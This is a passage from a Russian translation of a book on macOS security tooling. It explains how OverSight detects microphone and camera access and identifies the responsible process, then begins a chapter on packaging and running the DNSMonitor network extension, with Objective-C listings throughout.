Оба notification observer methods сначала извлекают device из notification object, а затем определяют его тип (audio или video). Затем код вызывает device type-specific methods OverSight, чтобы либо начать, либо остановить monitoring, в зависимости от того, был device connected или disconnected.

В качестве примера листинг 12-8 показывает реализацию метода `handleConnectedDeviceNotification:`.

```
-(void)handleConnectedDeviceNotification:(NSNotification *)notification {
AVCaptureDevice* device = notification.object;
if(YES == [device hasMediaType:AVMediaTypeAudio]) {
[self watchAudioDevice:device];
} else if(YES == [device hasMediaType:AVMediaTypeVideo]) {
[self watchVideoDevice:device];
}
}
```

Листинг 12-8: Когда подключается новый device, OverSight начнет мониторить его на run-state changes.

Метод извлекает device, вызвавший notification, обращаясь к свойству `object` объекта `NSNotification`, переданного ему. Если этот just-connected device является audio device, код вызывает метод OverSight `watchAudioDevice:`, обсуждавшийся ранее, чтобы зарегистрировать property listener block для state changes. Для video devices код вызывает метод `watchVideoDevice:`. Метод для обработки device disconnections идентичен, за исключением того, что вызывает соответствующие методы OverSight `unwatch`, обсуждаемые в разделе "Stopping" на странице 293, которые останавливают monitoring audio или video devices.

Если бы нас интересовал только сам факт, что video или audio device activated или deactivated, на этом мы бы закончили. Однако эти events имеют ограниченную utility для malware detection, если они не включают process, ответственный за их triggering. Так что у нас еще есть работа.

Responsible Process Identification

Многие legitimate activities могут активировать ваш mic или camera (например, подключение к conference call). Security tool должен уметь идентифицировать process, обращающийся к device, чтобы он мог ignore trusted ones и генерировать alerts для любых, которые не распознает.

В предыдущих главах я упоминал, что Endpoint Security APIs могут идентифицировать process, ответственный за многие events of interest. К сожалению, Endpoint Security пока не сообщает о mic and camera access (хотя я много раз умолял Apple добавить эту feature). Хотя мы показали, что APIs CoreAudio и CoreMediaIO могут предоставлять notifications об изменениях run state device, они не содержат information о responsible process.

С годами OverSight применял различные окольные approaches для точной идентификации responsible process. Изначально он использовал тот факт, что frameworks внутри processes, обращающихся к mic или webcam, отправляли различные Mach messages к core macOS camera and audio assistant daemons. Когда он получал device run-state change notification, OverSight перечислял любых Mach message senders. Он также дополнял эту information, извлекая responsible candidate processes из I/O registry. [7] К сожалению, даже такой combined approach часто выдавал больше одного candidate process. Поэтому OverSight выполнял macOS utility `sample`, которая предоставляла stack traces candidate processes. Изучая эти stack traces, он мог определить, взаимодействовал ли process активно с audio или video device.

Этот подход был не самым efficient (и utility `sample` слегка invasive, поскольку кратко suspends target process), но он мог consistently идентифицировать responsible process. В то время OverSight был единственным инструментом на рынке, способным предоставлять эту feature, что сделало его хитом не только среди users, но и среди commercial entities, которые reverse engineered tool, чтобы украсть эту capability для собственных целей - bugs and all! Когда я confronted companies с proof этого transgression, все они в итоге admitted fault, apologized и made amends. [8]

Примечание. Интересно, что один из developers, скопировавших proprietary logic OverSight, вскоре после этого начал работать в Apple. Coincidentally or not, более новые версии macOS теперь предупреждают вас, когда process впервые пытается получить доступ к mic или camera. Как говорится, imitation is the sincerest form of flattery.

По мере изменения macOS изначальный метод OverSight для identification responsible process начал устаревать. К счастью, появление universal log предоставляет более efficient solution. В главе 6 я показывал, как использовать private APIs и frameworks universal log для ingesting streaming log messages, среди прочих задач. OverSight использует эти же APIs и frameworks в сочетании с custom filter predicates, чтобы идентифицировать process, ответственный за triggering любых mic или camera state changes.

Примечание. Messages in the log могут измениться в любой момент. В этом разделе я сосредоточен на messages, присутствующих в macOS 14 и 15. Хотя будущие версии operating system могут заменить эти messages, вы должны суметь идентифицировать новые и подставить их.

Universal log содержит много messages, непрерывно streaming со всех углов системы. Чтобы идентифицировать relevant messages (например, относящиеся к processes, обращающимся к camera), запустим log stream, а затем откроем application, такую как FaceTime, использующую webcam:

```
% log stream
...
Default 0x0 367 0 com.apple.cmio.registerassistantservice:
[com.apple.cmio:] RegisterAssistantService.m:2343:-[RegisterAssistantServer
addRegisterExtensionConnection:]_block_invoke [{private}901][{private}0]
added <private> endpoint <private> camera <private>
Default 0x0 901 0 avconferenced: (CoreMediaIO) [com.apple.cmio:]
CMIOHardware.cpp:747:CMIODeviceStartStream backtrace 0 CoreMediaIO
0x000000019b4c4040 CMIODeviceStartStream + 228 [0x19b45a000 + 434240]
```

В stream видны messages, связанные с camera access. Они содержат references на process с PID 901 или emanating from that process. В этом примере этот PID соответствует process `avconferenced`, который обращается к webcam от имени FaceTime. Попробуем другое application (скажем, Zoom), чтобы увидеть, что появляется в logs:

```
% log stream
...
Default 0x0 367 0 com.apple.cmio.registerassistantservice:
[com.apple.cmio:] RegisterAssistantService.m:2343:-[RegisterAssistantServer
addRegisterExtensionConnection:]_block_invoke [{private}17873][{private}0]
added <private> endpoint <private> camera <private>
Default 0x0 17873 0 zoom.us: (CoreMediaIO) [com.apple.cmio:]
CMIOHardware.cpp:747:CMIODeviceStartStream backtrace 0 CoreMediaIO
0x00007ff8248a6287 CMIODeviceStartStream
+ 205 [0x7ff824840000 + 418439]CMIOHardware.cpp:747:CMIODeviceStartStream
backtrace 0 CoreMediaIO 0x00007ff8248a6287 CMIODeviceStartStream +
205 [0x7ff824840000 + 418439]
```

Мы получаем точно такие же messages, за исключением того, что на этот раз они содержат process ID 17873, принадлежащий Zoom. Можно провести похожий experiment, чтобы идентифицировать log messages, содержащие information о processes, обращающихся к mic.

Чтобы программно взаимодействовать с universal log, OverSight реализует custom class с именем `LogMonitor`. Код в этом классе interfaces with APIs, находящиеся внутри private framework LoggingSupport. Поскольку глава 6 покрывала эту strategy, я не буду повторять детали здесь. Если вам интересен полный код, посмотрите файл `LogMonitor.m` в проекте OverSight.

Класс OverSight `LogMonitor` exposes method с definition, показанным в листинге 12-9.

```
-(BOOL)start:(NSPredicate*)predicate level:(NSUInteger)level
callback:(void(^)(OSLogEvent*))callback;
```

Листинг 12-9: Метод `LogMonitor` для запуска log stream, отфильтрованного указанными level и predicate

Имея predicate и log level (например, default или debug), этот метод активирует streaming log session. Он будет передавать log messages типа `OSLogEvent`, которые match specified predicate, вызывающему коду с помощью указанного callback block.

OverSight использует predicate, который matches all log messages либо из core media I/O subsystem, либо из core media subsystem, потому что эти subsystems генерируют specific log messages, содержащие PID responsible process (листинг 12-10).

```
if(@available(macOS 14.0, *)) {
[self.logMonitor start:[NSPredicate predicateWithFormat:@"subsystem=='com.apple.cmio' OR
subsystem=='com.apple.coremedia'"] level:Log_Level_Default callback:^(OSLogEvent*
logEvent) {
// Code that processes cmio and coremedia log messages removed for brevity
}];
}
```

Листинг 12-10: Фильтрация messages из subsystems `cmio` и `coremedia`

Мы намеренно оставляем эти predicates broad, чтобы гарантировать, что macOS выполняет predicate matching внутри instance logging framework системного log daemon, а не в instance того же framework, загруженного в OverSight. Это избегает significant overhead копирования и передачи всех system log messages между двумя processes. Единственный недостаток использования broader predicate состоит в том, что OverSight затем должен отфильтровывать irrelevant messages. Однако поскольку ни одна из двух указанных subsystems не генерирует significant number log messages, эта дополнительная processing не создает большого overhead.

Для каждого message из subsystems OverSight проверяет, содержит ли оно PID process, triggered device run-state change. Листинг 12-11 показывает код для camera events.

```
NSRegularExpression* cameraRegex = [NSRegularExpression
regularExpressionWithPattern:@"\\[\\{private\\}(\\d+)\\]"
options:0 error:nil];
if( (YES == [logEvent.subsystem isEqual:@"com.apple.cmio"]) &&
(YES == [logEvent.composedMessage hasSuffix:@"added <private>
endpoint <private> camera <private>"]) ) {
NSTextCheckingResult* match = [cameraRegex firstMatchInString:logEvent.
composedMessage options:0 range:NSMakeRange(0, logEvent.composedMessage.
length)];
if( (nil == match) || (NSNotFound == match.range.location) ) {
return;
}
NSInteger pid = [[logEvent.composedMessage substringWithRange:
[match rangeAtIndex:1]] integerValue];
self.lastCameraClient = pid;
}
```

Листинг 12-11: Разбор messages `cmio` для обнаружения responsible process

Для camera events мы ищем message из subsystem `com.apple.cmio`, заканчивающееся на `added <private> endpoint <private> camera <private>`. Чтобы извлечь PID этого process, OverSight использует regular expression, которое он инициализирует до message processing, чтобы избежать reinitialization, а затем применяет его к candidate messages. Если regular expression не совпадает, callback выходит с оператором `return`. Иначе он извлекает PID как integer и сохраняет его в instance variable с именем `lastCameraClient`. OverSight обращается к этой variable, когда получает camera run-state change notification и строит alert для показа пользователю (листинг 12-12).

```
Client* client = nil;
if(0 != self.lastCameraClient) {
client = [[Client alloc] init];
client.pid = [NSNumber numberWithInteger:self.lastCameraClient];
client.path = valueForStringItem(getProcessPath(client.pid.intValue));
client.name = valueForStringItem(getProcessName(client.path));
}
Event* event = [[Event alloc] init:client device:device deviceType:
Device_Camera state:NSControlStateValueOn];
[self handleEvent:event];
```

Листинг 12-12: Создание объекта, encapsulating responsible process

Для mic events подход похож, за исключением того, что OverSight ищет messages из subsystem `com.apple.coremedia`, которые начинаются с `-MXCoreSession -[MXCoreSession beginInterruption]` и заканчиваются `Recording = YES> is going active`.

Использование universal log для идентификации processes, ответственных за mic и camera access, доказало свою effectiveness. Главный недостаток strategy состоит в том, что Apple периодически меняет или удаляет relevant log messages. Например, OverSight использовал другие log messages для идентификации responsible processes в более ранних версиях macOS, что вынудило меня обновить tool, когда Apple их удалила. Эти updates можно увидеть, просмотрев commit history файла `AVMonitor.m` в репозитории OverSight на GitHub.

Triggering Scripts

Когда я представил OverSight в 2015 году, macOS не предоставляла никаких restrictions на mic или webcam access, то есть любое malware, заразившее систему, могло trivially обращаться к любому из них. Недавние версии macOS устранили этот недостаток, prompting user в первый раз, когда любое application пытается получить доступ к этим devices. К сожалению, этот подход полагается на механизм Transparency, Consent, and Control (TCC) операционной системы, который hackers и malware часто bypass, как отмечалось в главе 6.

Помимо предоставления дополнительного layer of defense, OverSight предлагает features, которые users применяли creatively. Например, он предоставляет mechanism для выполнения дополнительных actions всякий раз, когда process обращается к mic или camera. Если открыть preferences OverSight и нажать tab Action, вы увидите, что можно указать path к external script или binary. Если user предоставляет такой executable, OverSight выполнит его при каждом activation event.

Чтобы дополнительно enhance эту capability, другая option позволяет users включить arguments, передаваемые script, включая device, state и responsible process. Это делает OverSight relatively easy to integrate в другие security tools (хотя users часто использовали feature для более практичных причин, например включать external light за пределами home office всякий раз, когда они активируют mic или camera).

Код OverSight для выполнения external scripts или binaries довольно straightforward, хотя handling arguments требует нескольких nuances. OverSight использует класс `NSUserDefaults`, чтобы persistently store settings and preferences, включая любой user-specified script или binary. Листинг 12-13 показывает код, который сохраняет path of an item, когда user взаимодействует с кнопкой Browse.

```
#define PREF_EXECUTE_PATH @"executePath"
#define PREF_EXECUTE_ACTION @"executeAction"
self.executePath.stringValue = panel.URL.path;
...
[NSUserDefaults.standardUserDefaults setBool:NSControlStateValueOn
forKey:PREF_EXECUTE_ACTION];
[NSUserDefaults.standardUserDefaults setObject:self.executePath.stringValue
forKey:PREF_EXECUTE_PATH];
[NSUserDefaults.standardUserDefaults synchronize];
```

Листинг 12-13: Класс `NSUserDefaults`, используемый для хранения user preferences

Мы сохраняем path of the item, выбранного user через user interface, затем устанавливаем flag, указывающий, что user specified an action, и сохраняем path item. Обратите внимание, что `panel` - это объект `NSOpenPanel`, содержащий item, выбранный user. Мы устанавливаем flag с помощью метода `setBool:` объекта `standardUserDefaults` `NSUserDefaults` и задаем item path с помощью метода `setObject:`. Наконец, мы synchronize, чтобы trigger a save.

Когда user указывает external item для запуска, OverSight вызывает helper function с именем `executeUserAction:`, чтобы выполнить item, когда происходит run-state change mic или camera (листинг 12-14).

```
#define SHELL @"/bin/bash"
#define PREF_EXECUTE_PATH @"executePath"
#define PREF_EXECUTE_ACTION_ARGS @"executeActionArgs"
-(BOOL)executeUserAction:(Event*)event {
NSMutableString* args = [NSMutableString string];
NSString* action = [NSUserDefaults.standardUserDefaults objectForKey:PREF_EXECUTE_PATH];
if(YES == [NSUserDefaults.standardUserDefaults boolForKey:PREF_EXECUTE_ACTION_ARGS]) {
[args appendString:@"-device "];
(Device_Camera == event.deviceType) ? [args appendString:@"camera"] :
[args appendString:@"microphone"];
[args appendString:@" -process "];
[args appendString:event.client.pid.stringValue];
...
}
execTask(SHELL, @[@"-c", [NSString stringWithFormat:@"\"%@\" %@", action, args]], NO, NO);
...
```

Листинг 12-14: Выполнение user-specified item с arguments

Метод `executeUserAction:` сначала извлекает path user-specified item для выполнения из saved preference. Затем он проверяет, выбрал ли user передачу arguments этому item. Если да, он dynamically builds string, содержащую arguments, включая device, triggered event, и responsible process. Наконец, он выполняет item и любые arguments через shell, используя helper function `execTask`, обсуждавшуюся в предыдущих главах.

Вы можете задаться вопросом, почему OverSight выполняет user-specified item через `/bin/bash`, а не просто выполняет item напрямую. Дело в том, что shell поддерживает выполнение как scripts, так и stand-alone executables, а значит users могут указать в OverSight и то и другое.

Stopping

Хорошо предоставить users простой способ pause или fully disable установленный ими security tool. Я завершу эту главу рассмотрением кода OverSight для остановки device и log monitor. Я не буду покрывать UI components и logic, exposing эту возможность, но их можно найти реализованными как macOS status bar menu в файле OverSight `Application/StatusBarItem.m`.

Когда user disables или stops OverSight, он сначала останавливает свой log monitor, вызывая метод `stop`, который exposes custom log monitor. Этот метод ends the stream, ingesting log messages, вызывая метод `invalidate` объекта `OSLogEventLiveStream`. После остановки log monitor OverSight прекращает monitoring всех audio и video devices в двух loops (листинг 12-15).

```
-(void)stop {
...
for(AVCaptureDevice* audioDevice in [AVCaptureDevice devicesWithMediaType:AVMediaType
Audio]) {
[self unwatchAudioDevice:audioDevice];
}
for(AVCaptureDevice* videoDevice in [AVCaptureDevice devicesWithMediaType:AVMediaType
Video]) {
[self unwatchVideoDevice:videoDevice];
}
...
}
```

Листинг 12-15: Завершение monitoring всех devices

Один loop итерирует по всем audio devices, вызывая метод OverSight `unwatchAudioDevice:`, а второй loop итерирует по video devices, чтобы вызвать на них `unwatchVideoDevice:`. Код в этих методах, которые remove listener blocks, почти идентичен monitoring methods `watch*`, covered ранее в этой главе, как видно в этом snippet из метода `unwatchAudioDevice` (листинг 12-16).

```
-(void)unwatchAudioDevice:(AVCaptureDevice*)device {
...
AudioObjectID deviceID = [self getAVObjectID:device];
AudioObjectPropertyAddress propertyStruct = {0};
propertyStruct.mScope = kAudioObjectPropertyScopeGlobal;
propertyStruct.mElement = kAudioObjectPropertyElementMain;
propertyStruct.mSelector = kAudioDevicePropertyDeviceIsRunningSomewhere;
AudioObjectRemovePropertyListenerBlock(deviceID,
&propertyStruct, self.eventQueue, self.audioListeners[device.uniqueID]);
...
}
```

Листинг 12-16: Удаление property listener block из audio device

Код в этом листинге сначала получает ID указанного device, а затем инициализирует `AudioObjectPropertyAddress`, который описывает previously added property listener. Он передает их вместе с listener block, stored в dictionary с именем `audioListeners`, в функцию `AudioObjectRemovePropertyListenerBlock`. Это полностью удаляет property listener block, завершая monitoring device в OverSight.

Заключение

Некоторые из самых insidious threats, targeting Mac users, шпионят за жертвой с помощью mic или camera. Вместо того чтобы пытаться detect specific malware specimens, OverSight counters them all, применяя простой, хотя и мощный, heuristic-based approach обнаружения unauthorized mic and camera access.

В этой главе я сначала показал, как OverSight leverages различные APIs CoreAudio и CoreMediaIO для регистрации на notifications об activations и deactivations mic и camera. Затем мы исследовали использование tool custom log monitor для идентификации process, responsible for the event. Наконец, я показал, как users могут легко extend OverSight для выполнения external scripts или binaries при обнаружении events, а также logic behind stopping OverSight.

В следующей главе мы продолжим исследовать building robust security tools, рассмотрев, как создать DNS monitor, способный detect and block unauthorized network access.

Примечания

Сноски

[1] [назад] Selena Larson, “Mac Malware Caught Silently Spying on Computer Users,” CNN Money, 24 июля 2017 г., https://money.cnn.com/2017/07/24/technology/mac-fruitfly-malware-spying/index.html.
[2] [назад] US Department of Justice, Office of Public Affairs, “Ohio Computer Programmer Indicted for Infecting Thousands of Computers with Malicious Software and Gaining Access to Victims’ Communications and Personal Information,” press release no. 18-21, 10 января 2018 г., https://www.justice.gov/opa/pr/ohio-computer-programmer-indicted-infecting-thousands-computers-malicious-software-and.
[3] [назад] “AVFoundation,” Apple Developer Documentation, https://developer.apple.com/documentation/avfoundation?language=objc.
[4] [назад] “AVCapture Device,” Apple Developer Documentation, https://developer.apple.com/documentation/avfoundation/avcapturedevice?language=objc.
[5] [назад] “doesNotRecognizeSelector:,” Apple Developer Documentation, https://developer.apple.com/documentation/objectivec/nsobject/1418637-doesnotrecognizeselector?language=objc.
[6] [назад] “performSelector May Cause a Leak Because Its Selector Is Unknown,” Stack Overflow, 18 ноября 2018 г., https://stackoverflow.com/a/20058585.
[7] [назад] “The I/O Registry,” Apple Documentation Archive, последнее обновление 9 апреля 2014 г., https://developer.apple.com/library/archive/documentation/DeviceDrivers/Conceptual/IOKitFundamentals/TheRegistry/TheRegistry.html.
[8] [назад] Подробнее об этой серии событий можно прочитать в Corin Faife, “This Mac Hacker’s Code Is So Good, Corporations Keep Stealing It,” The Verge, 11 августа 2022 г., https://www.theverge.com/2022/8/11/23301130/patrick-wardle-mac-code-corporations-stealing-black-hat.

Глава 13. DNS Monitor

В этой главе я сосредоточусь на practicalities создания deployable host-based network monitor, способного proxying и blocking DNS traffic от unrecognized processes или предназначенного для untrusted domains.

Глава 7 покрывала basic design DNS proxy, способного мониторить traffic через framework Apple NetworkExtension. Однако там я пропустил многие шаги, необходимые для создания deployable tool, включая получение необходимых entitlements и правильное bundling extension внутри host application. Эта глава обсудит эти задачи, а также способы расширения basic monitor, например parsing DNS queries and responses для blocking тех, что находятся в block list.

Эти capabilities и многое другое можно найти в open source DNSMonitor, который является частью tool suite Objective-See (https://github.com/objective-see/DNSMonitor). Я рекомендую скачать project или обращаться к source code в repository во время чтения главы, поскольку следующие discussions часто опускают части кода ради краткости.

Network Extension Deployment Prerequisites

Modern networking monitors, включая DNSMonitor, используют network extension framework. Поскольку они packaged как system extensions и выполняются как stand-alone processes с elevated privileges, Apple требует от developers присваивать entitlements и bundle их вполне конкретным образом. В главе 11 мы прошли процесс получения Endpoint Security entitlement, а затем создания provisioning profile для tool в Apple Developer portal. Если вы создаете network extension, вы последуете похожему процессу, но с несколькими key differences.

Во-первых, вам нужно сгенерировать два provisioning profiles: один для network extension, а другой для application, которое содержит и loads extension. Следуйте процессу, описанному в главе 11, чтобы создать ID для каждого item на сайте Apple Developer. Когда вас попросят выбрать capabilities для extension, отметьте Network Extensions, что maps to entitlement `com.apple.developer.networking.networkextension`. Любой developer может использовать это entitlement (в отличие от Endpoint Security entitlement, требующего explicit approval от Apple). Для application выберите ту же capability, а также System Extension, что позволит application install, load и manage extension. После создания обоих IDs создайте два provisioning profiles.

Теперь необходимо установить каждый provisioning profile в Xcode. Если посмотреть на project DNSMonitor, видно, что он содержит два targets: extension и его host application. Когда вы нажмете любой из этих targets, tab Signing and Capabilities должен предоставить option указать relevant provisioning profile. Developer documentation Apple рекомендует включать manual signing, оставляя option Automatically Manage Signing unchecked. [1]

Tab Signing and Capabilities также покажет, что project DNSMonitor включил additional capabilities для extension и application, matching тем, которые мы указали при building provisioning profile. Extension указывает capability Network Extensions, тогда как app указывает Network Extensions и System Extensions. Если вы building собственный network extension, вам придется добавить эти capabilities вручную, нажав + рядом с Capabilities.

За кулисами добавление этих capabilities применяет relevant entitlements к `entitlements.plist` каждого target. К сожалению, мы должны вручную редактировать эти files `entitlements.plist`. Добавление capability Network Extensions и отметка DNS Proxy добавит entitlement со значением `dns-proxy`, но нам понадобится значение `dns-proxy-systemextension`, чтобы deploy extension, signed with developer ID. [2] Листинг 13-1 показывает это в файле `entitlements.plist` extension.

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
<key>com.apple.developer.networking.networkextension</key>
<array>
<string>dns-proxy-systemextension</string>
</array>
...
```

Листинг 13-1: Мы должны entitle network extensions и указать extension type.

Файл включает network extension entitlement как key вместе с array, holding any extension types.

Packaging the Extension

Любой tool, использующий network extension, должен реализовать его как system extension, а затем структурировать себя особым образом, чтобы macOS могла validate и activate его. В частности, Apple требует, чтобы любой system extension был packaged внутри bundle, например application, в каталоге bundle `Contents/Library/SystemExtensions/`. Provisioning profile также должен authorize use restricted entitlements, и мы не можем embed provisioning profiles напрямую в stand-alone binary.

По этим причинам DNSMonitor содержит два components: host application и network extension. [3] Чтобы properly package extension в Xcode, мы указываем dependency application component от extension в Build Phases. Мы задаем destination равным System Extensions, чтобы macOS копировала extension в каталог application `Contents/Library/SystemExtensions/` во время building application (рисунок 13-1).



Рисунок 13-1: Application содержит build step для embedding system extension.

Теперь обратим внимание на файл `Info.plist` extension (листинг 13-2).

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
...
<key>CFBundlePackageType</key>
<string>$(PRODUCT_BUNDLE_PACKAGE_TYPE)</string>
...
```

```
<key>NetworkExtension</key>
<dict>
<key>NEMachServiceName</key>
<string>$(TeamIdentifierPrefix)com.objective-see.dnsmonitor</string>
<key>NEProviderClasses</key>
<dict>
<key>com.apple.networkextension.dns-proxy</key>
<string>DNSProxyProvider</string>
</dict>
</dict>
...
```

Листинг 13-2: Файл `Info.plist` extension содержит различные key-value pairs, специфичные для network extensions.

Мы устанавливаем `CFBundlePackageType` в variable, которую compiler заменит типом project, `systemextension`. Key `NetworkExtension` хранит dictionary, содержащий key and value pairs, relevant to network extensions. Key `NEMachServiceName` указывает имя Mach service, которое extension может использовать для XPC communications. Также обратите внимание на key `NEProviderClasses`, содержащий type network extension и имя class внутри DNSMonitor, реализующего required network extension logic. В главе 7 я упоминал, что этот class должен implement delegate methods `NEDNSProxyProvider`. Мы также должны link extension component against framework NetworkExtension.

Файл application `entitlements.plist`, показанный в листинге 13-3, довольно похож на файл extension.

```
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
<key>com.apple.developer.networking.networkextension</key>
<array>
<string>dns-proxy-systemextension</string>
</array>
<key>com.apple.developer.system-extension.install</key>
<true/>
<key>com.apple.security.application-groups</key>
<array>
<string>$(TeamIdentifierPrefix)com.objective-see.dnsmonitor</string>
</array>
</dict>
</plist>
```

Листинг 13-3: Файл app `entitlements.plist` также содержит key-value pairs, специфичные для network extensions.

Одно различие между ними - добавление entitlement `com.apple.developer.system-extension.install`, установленного в `true`. Мы косвенно добавили это entitlement в provisioning profile app, когда дали ему capability System Extension. App needs this entitlement, чтобы install and activate network extension.

Дизайн инструмента

Теперь, когда я объяснил components DNSMonitor, сосредоточимся на том, как он operates, начиная с launching application.

The App

Initialization logic для app можно найти в файле DNSMonitor `App/main.m`. После выполнения basic argument parsing (например, проверки, invoked ли user app с флагом `-h`, чтобы показать default usage), app извлекает bundle ID responsible parent. Если этот parent - Finder или Dock (likely parents в scenarios, где user double-clicked app icon), app показывает informative alert, объясняющий, что DNSMonitor следует запускать из terminal.

Кроме того, если мы не запускаем DNSMonitor из каталога Applications, то когда delegate method `OSSystemExtensionRequest request:didFailWithError:` вызывается application для activate extension, он завершится неудачей: [4]

```
ERROR: method '-[Extension request:didFailWithError:]' invoked with
<OSSystemExtensionActivationRequest: 0x600003a8f150>, Error Domain=
OSSystemExtensionErrorDomain Code=3 "App containing System Extension
to be activated must be in /Applications folder" UserInfo={NSLocalized
Description=App containing System Extension to be activated must be in
/Applications folder}
```

Поэтому при запуске из terminal DNSMonitor проверяет, что выполняется из correct directory, прежде чем loading network extension component. Если нет, он печатает error message и exits (листинг 13-4).

```
if(YES != [NSBundle.mainBundle.bundlePath hasPrefix:@"/Applications/"]) {
...
NSLog(@"\n\nERROR: As %@ uses a System Extension, Apple requires it must
be located in /Applications\n\n", [APP_NAME stringByDeletingPathExtension]);
goto bail;
}
```

Листинг 13-4: Проверка, выполняется ли monitor из каталога `/Applications`

Чтобы передавать captured DNS traffic из extension в application, чтобы мы могли display it to the user, мы используем system log. В листинге 13-5 application инициализирует custom log monitor с predicate, matching messages, written to the log by the soon-to-be-loaded network extension. Затем он печатает любые received messages в terminal.

```
NSPredicate* predicate =
[NSPredicate predicateWithFormat:@"subsystem='com.objective-see.dnsmonitor'"];
LogMonitor* logMonitor = [[LogMonitor alloc] init];
[logMonitor start:predicate level:Log_Level_Default eventHandler:^(OSLogEventProxy* event) {
...
NSLog(@"%@", event.composedMessage);
}];
```

Листинг 13-5: Log monitor app поглощает DNS traffic, captured in the extension.

В других случаях можно захотеть использовать более robust mechanism, например XPC, чтобы передавать data туда и обратно между extension и app, но для simple command line tool universal logging subsystem достаточно.

Перед loading network extension app настраивает signal handler для interrupt signal (`SIGINT`). В результате, когда user presses CTRL-C, app может unload extension и gracefully exit (листинг 13-6).

```
signal(SIGINT, SIG_IGN);
dispatch_source_t source = dispatch_source_create(DISPATCH_SOURCE_TYPE_SIGNAL,
SIGINT, 0, dispatch_get_main_queue());
dispatch_source_set_event_handler(source, ^{
...
stopExtension();
exit(0);
});
dispatch_resume(source);
```

Листинг 13-6: Настройка custom interrupt signal handler

Сначала код ignores default `SIGINT` action. Затем он создает dispatch source для interrupt signal и устанавливает custom handler с API `dispatch_source_set_event_handler`. Custom handler вызывает helper function `stopExtension`, чтобы unload and uninstall network extension перед exit. Хотя здесь это не показано, monitor может быть executed с command line option, чтобы skip unloading extension при exit. Это устраняет необходимость restart, and thus reapprove, extension каждый раз, когда monitor restarted.

Наконец, app installs and activates network extension. Поскольку я подробно покрыл этот process в главе 7, я не буду повторять его здесь, кроме замечания, что он involves making an `OSSystemExtensionRequest` request и configuring an `NEDNSProxyManager` object. Full installation and activation code можно найти в файле DNSMonitor `App/Extension.m`.

C running network extension app tells current run loop continue until it receives interrupt signal from the user, поскольку ему нужно оставаться запущенным, чтобы print out captured DNS traffic.

The Extension

Behind the scenes, когда application вызывает APIs для install and activate network extension, macOS copies extension из каталога app `Contents/Library/SystemExtensions/` в privileged directory `/Library/SystemExtensions/<UUID>/`, validates it, затем executes it with root privileges. Запустите команду `ps`, чтобы показать process information activated network extension, например его privilege level, process ID и path:

```
% ps aux
...
root 38943 ... /Library/SystemExtensions/8DC3FC3A-825E-49C3-879B-6B0C08388238/
com.objective-see.dnsmonitor.extension.systemextension/Contents/MacOS/com
.objective-see.dnsmonitor.extension
```

После loading extension DNSMonitor открывает handle к universal logging subsystem через API `os_log_create`, поскольку он передает captured DNS traffic в app с помощью log messages. Logging API принимает два parameters, позволяющих указать subsystem и category (листинг 13-7).

```
#define BUNDLE_ID "com.objective-see.dnsmonitor"
os_log_t logHandle = os_log_create(BUNDLE_ID, "extension");
```

Листинг 13-7: Открытие log handle в extension

Указав subsystem или category, можно легко создать predicates, возвращающие только certain messages, как мы сделали в application (листинг 13-5).

Далее extension вызывает метод class `NEProvider` `startSystemExtensionMode`, который, как вы помните, instantiate class, указанный под key `NEProviderClasses` в файле `Info.plist` extension. Extension использует свой class `DNSProxyProvider`, который inherits from class `NEDNSProxyProvider` (листинг 13-8).

```
@interface DNSProxyProvider : NEDNSProxyProvider
...
@end
```

Листинг 13-8: Interface для class `DNSProxyProvider`

В главе 7 я описывал, как DNS monitor может implement различные methods `NEDNSProxyProvider`, такие как all-important `handleNewFlow:`, который будет automatically invoked для всех new DNS flows. Поэтому я не буду снова покрывать это здесь, хотя full code можно найти в файле `Extension/DNSProxyProvider.m`.

Предыдущие главы не покрывали, как extension sends message to the app via log, builds DNS cache и blocks specific requests or responses. Исследуем эти topics подробнее.

Interprocess Communication

Я упоминал, что когда network extension DNSMonitor получает новый DNS request или response, он использует universal logging subsystem, чтобы отправить message в log monitor app, который печатает его в terminal. Extension logic для handling writing DNS traffic to the log можно найти в helper method с именем `printPacket` (листинг 13-9).

```
-(void)printPacket:(dns_reply_t*)packet flow:(NEAppProxyFlow*)flow {
...
char* bytes = NULL;
size_t length = 0;
NSMutableDictionary* processInfo = [self getProcessInfo:flow];
os_log(logHandle, "PROCESS:\n%{public}@\n", processInfo);
FILE* fp = open_memstream(&bytes, &length);
dns_print_reply(packet, fp, 0xFFFF);
fflush(fp);
os_log(logHandle, "PACKET:\n%{public}s\n", bytes);
fclose(fp);
free(bytes);
}
```

Листинг 13-9: Печать DNS packet в universal log

Helper function с именем `getProcessInfo:` создает dictionary, описывающий process, responsible for generating DNS traffic. Затем код пишет dictionary в log с помощью API `os_log`.

Запись bytes DNS packet немного сложнее, потому что macOS API `dns_print_reply`, который formats raw DNS packets, ожидает печатать в file stream pointer (`FILE *`), например `stdout`. С другой стороны, universal logging APIs принимают `os_log_t`, а не `FILE *`. Мы обходим это minor obstacle, заставляя `dns_print_reply` indirectly write to a memory buffer, который можно log через `os_log`.

